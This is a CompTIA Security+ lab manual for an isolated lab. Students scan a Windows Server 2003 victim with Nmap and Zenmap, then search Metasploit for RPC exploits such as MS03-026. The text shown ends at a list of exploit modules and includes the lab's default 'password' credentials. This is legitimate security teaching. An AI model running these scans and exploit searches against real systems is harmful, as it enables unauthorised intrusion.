



CompTIA Security+® Lab Series

Lab 9: Analyze and Differentiate Types of Application Attacks

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.5: Analyze and differentiate among types of application attacks

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1	Introduction	3
2	Objective: Analyze and Differentiate Types of Application Attacks.....	3
3	Pod Topology	5
4	Lab Settings.....	6
Task 1	Scanning the Network for Vulnerable Systems.....	8
Task 1.1	Scanning the Network Using Nmap and Zenmap.....	8
Task 1.2	Conclusion.....	12
Task 1.3	Discussion Questions	12
Task 2	Introduction to Metasploit, a Framework for Exploitation	13
Task 2.1	Launch Metasploit and Explore the Available Options.....	13
Task 2.2	Conclusion.....	19
Task 2.3	Discussion Questions	19
Task 3	Attacking a Remote System Utilizing Armitage	20
Task 3.1	Using Armitage.....	20
Task 3.2	Conclusion.....	24
Task 3.3	Discussion Questions	24
Task 4	Post Exploitation of the Remote System	25
Task 4.1	What the Hacker Does After They Get In	25
Task 4.2	Conclusion.....	32
Task 4.3	Discussion Questions	32
5	References	33

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will exploit a remote system running Windows Server 2003 using the Microsoft Remote Procedure Call (RPC) Distributed Component Object Model (DCOM) Buffer Overflow. This particular vulnerability was issued as Security Bulletin MS03-026 by Microsoft. Students will exploit this vulnerability on a remote system and then run a series of commands on the victim machine. After completing this lab, students will have a more comprehensive understanding of how attackers penetrate systems and the importance of locking down machines.

This lab includes the following tasks:

- [Task 1](#) - Scanning the Network for Vulnerable Systems
- [Task 2](#) - Introduction to Metasploit, a Framework for Exploitation
- [Task 3](#) - Attacking a Remote System Utilizing Armitage
- [Task 4](#) - Post Exploitation of the Remote System

2 Objective: Analyze and Differentiate Types of Application Attacks

Hackers can exploit weaknesses in computer systems when vulnerabilities exist. An individual responsible for the network security of a company will need to patch systems that have vulnerabilities. It is also a best practice for a network administrator to shut down any unnecessary services that are running on their systems. If systems are not maintained or properly secured, hackers can take advantage of them. After a hacker breaks into a remote system, they will take steps to entrench themselves by creating accounts, stealing credentials, and infiltrating data from the network. During this lab, the student will play the role of an attacker in which they identify and exploit a target machine.

For this lab, the following terms and concepts will be of use:

Nmap – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for Nmap.

Metasploit [1] – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for applications such as Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable.

Windows Command Shell - The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

Meterpreter Shell - Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands that specifically deal with exploitation. The meterpreter payload also allows the user to spawn a command shell.

Armitage [2] – Metasploit is a very powerful exploitation framework but it requires that the user be comfortable using the command line. Armitage is a GUI frontend for Metasploit that has many powerful capabilities. An attacker can use Armitage to identify and exploit victim machines within an easy to use graphical environment.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 2k3 Internal Victim Machine	192.168.100.201
Windows 2k3 Server administrator password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Task 1 Scanning the Network for Vulnerable Systems

Nmap, or network mapper, is free and runs on multiple platforms including Microsoft Windows, Mac, and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has running.

Zenmap is a GUI frontend for Nmap, which provides the user with detailed information about the machines they are scanning. The detail includes by Zenmap included banner messages, which are greetings, made to machines connecting to a port. Using the information gathered during the scan, Zenmap will provide you with a determination of what the remote machine's operating system is. Once the attacker determines the version of the operating system and corresponding service pack level, they can search for an exploit that works for that specific version of the operating system.

Task 1.1 Scanning the Network Using Nmap and Zenmap

Open a Terminal to Get Started

1. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 4: The Terminal Windows within BackTrack

2. Type the following command into the command prompt to conduct a ping scan to find hosts on a network: **(Note: Linux is case sensitive, small S and capital P)**
`root@bt:~#nmap -sP 192.168.100.0/24`

You should see, at least, these 2 results: **192.168.100.3** (attacker) and **192.168.100.201** (victim).



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -sP 192.168.100.0/24


Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-01-05 20:46 EST
Nmap scan report for 192.168.100.1
Host is up (0.00038s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00047s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (3 hosts up) scanned in 43.16 seconds
root@bt:~#
```

Figure 5: The Results of a Ping Scan using Nmap with the `-sP` option

The results of the Ping Scan indicate that, at least, two hosts on the 192.168.100.0/24 network are up. However, there could be other hosts that are up, which have their firewalls enabled or are not responding to Internet Control Message Protocol (ICMP) requests.

Now that the victim machine's IP Address has been identified, we are ready to find out more information about it, including the following:

- Open Transmission Control Protocol (TCP) Ports
 - Open User Datagram Protocol (UDP) Ports
 - Operating System and Service Pack Level
 - Banner Messages
3. For step 3, we will use **Zenmap**, the Graphical User Interface (GUI) frontend to Nmap. To start Zenmap, type Zenmap at the BackTrack terminal.
root@bt:~# **Zenmap**



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# zenmap
```

Figure 6: Typing Zenmap into the BackTrack Terminal

- After the Zenmap GUI tool opens, type **192.168.100.201**, the address of the Windows 2k3 Server victim machine, into the target box and click the **Scan** button.




Figure 7: Entering the Target IP Address in Zenmap

Viewing the Results

Your Zenmap scan may take about 5 minutes to complete. After it is complete, the IP Address of the Target machine will be displayed in the left hand pane of Zenmap. Click on the **Ports/Hosts** Tab within Zenmap to view the open ports and banner messages.




Figure 8: Zenmap Reports the Open Ports and the Banner Messages of the Scanned Machine

Clicking on the **Host Details Tab** will provide you with additional information about the Target. Zenmap is identifying the remote operating system as Windows XP Service Pack 2 or Windows Server 2003 with no Service Pack. (Zenmap would have also indicated the Service Pack level for Windows Server 2003 but it does not have one installed.) When we examined the open ports on the Ports/Hosts tab of Zenmap, most of the results seemed to indicate that the remote system was running Windows Server 2003. Many of the ports that were reported to have been open like Lightweight Directory Access Protocol (LDAP) and Post Office Protocol Version 3 (POP3) are not typically open on client machines running Windows XP. Therefore, we are pretty safe to assume it is Server 2003.

Although you are already aware that the machine is running Windows Server 2003, the hacker would not know for sure and would have to guess based on Zenmap's results.




Figure 9: The Host Details of the Zenmap Scan

5. You can save the scan by selecting scan from the Zenmap menu bar and choosing **Save Scan**. For the name, type in **server2003**, and click **Save**. Close the Zenmap program and the terminal window you opened by clicking the **X** button.




Figure 10: Saving the Zenmap Scan

Task 1.2 Conclusion

Nmap is a scanning tool that can provide you information about which remote machines are up and running, which ports they have open, and what operating system they are running. Zenmap is a GUI frontend for Nmap, which provides the user banner messages that are responses from the remote machine providing details about the operating system. Zenmap scans can be saved so that they can be analyzed at a later time.

Task 1.3 Discussion Questions

1. What features of Nmap are useful for people working in the field of information assurance?
2. What is the purpose of a banner message and how might hackers use these messages to their advantage?
3. Type **Nmap -sU 192.168.100.201** from the terminal in BackTrack to perform a UDP scan. Are the UDP ports that are open the same as the TCP ports?
4. Type **Nmap -O 192.168.100.201** from the terminal in BackTrack to perform an OS fingerprint scan. Does Nmap give you the same OS version that Zenmap did?

- At the msf prompt, type the ? to see a list of available commands.
msf > ?




Figure 12: Commands Available within Msfconsole

- To view what Metasploit has to offer, type the following 5 commands:

Command to Type at msf console	Results
show all	Shows all exploits, payloads, etc
search exploit/windows	Shows all Windows Exploits
search exploit/linux	Shows all Linux Exploits
search exploit/unix	Shows all Unix Exploits
search exploit/osx	Shows all Macintosh Exploits




Figure 13: Searching for Exploits within the Metasploit Framework

5. The victim machine we are attacking is running Windows Server 2003, so we need to search through the Windows exploits and find one that works for 2003. Type search **exploit/windows** at the msf prompt to view Windows exploits.
msf > search exploit/windows

6. To view more about an individual exploit, we can use the **info** command. The info command will tell us which operating system the exploit works on. Let's take a look at the last Windows exploit listed to see what information is provided about the exploit to determine if it can be used against the target. Type the following command into the msf console to view exploit information:
msf > info exploit/windows/wins/ms04_045_wins

```

root@bt: ~
File Edit View Terminal Help

msf > info exploit/windows/wins/ms04_045_wins

      Name: Microsoft WINS Service Memory Overwrite
      Module: exploit/windows/wins/ms04_045_wins
      Version: 10394
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Windows 2000 English

Basic options:
  Name  Current Setting  Required  Description
  ----  -
  RHOST  <<<              yes       The target address
  RPORT  42                yes       The target port
    
```

Figure 14: The Description of the ms04_045_wins Exploit

It is very unlikely that this exploit will work on our target because the exploit is designed for a different operating system, Windows 2000, and the scan did not show port 42 open.

If we go back and review the results of the Nmap scan of the Windows 2003 server, We can see that the OS appears to be different; and, although the WINS port, port 42, is not open, it is apparent that the Remote Procedure Call, or RPC, port is open.




Figure 15: The Viewing the Results of the Nmap Scan

7. Search for an RPC exploit by typing **search rpc** within the msf console
msf > search rpc




Figure 16: Searching for RPC Vulnerabilities

As we examine the results of our search, we will see that the exploits are listed last. The name of the exploit is listed within Metasploit, as well as the release date, the effectiveness rating of the exploit, and a description of what vulnerability the exploit affects.

```

exploit/windows/dcerpc/ms03_026_dcom      2003-07-16      great
Microsoft RPC DCOM Interface Overflow
exploit/windows/dcerpc/ms05_017_msmq     2005-04-12      good
Microsoft Message Queuing Service Path Overflow
exploit/windows/dcerpc/ms07_029_msdns_zonename 2007-04-12      great
Microsoft DNS RPC Service extractQuotedChar() Overflow (TCP)
exploit/windows/dcerpc/ms07_065_msmq     2007-12-11      good
Microsoft Message Queuing Service DNS Name Path Overflow
    
```

Figure 17: A list of Exploits for Microsoft Remote Procedure Call

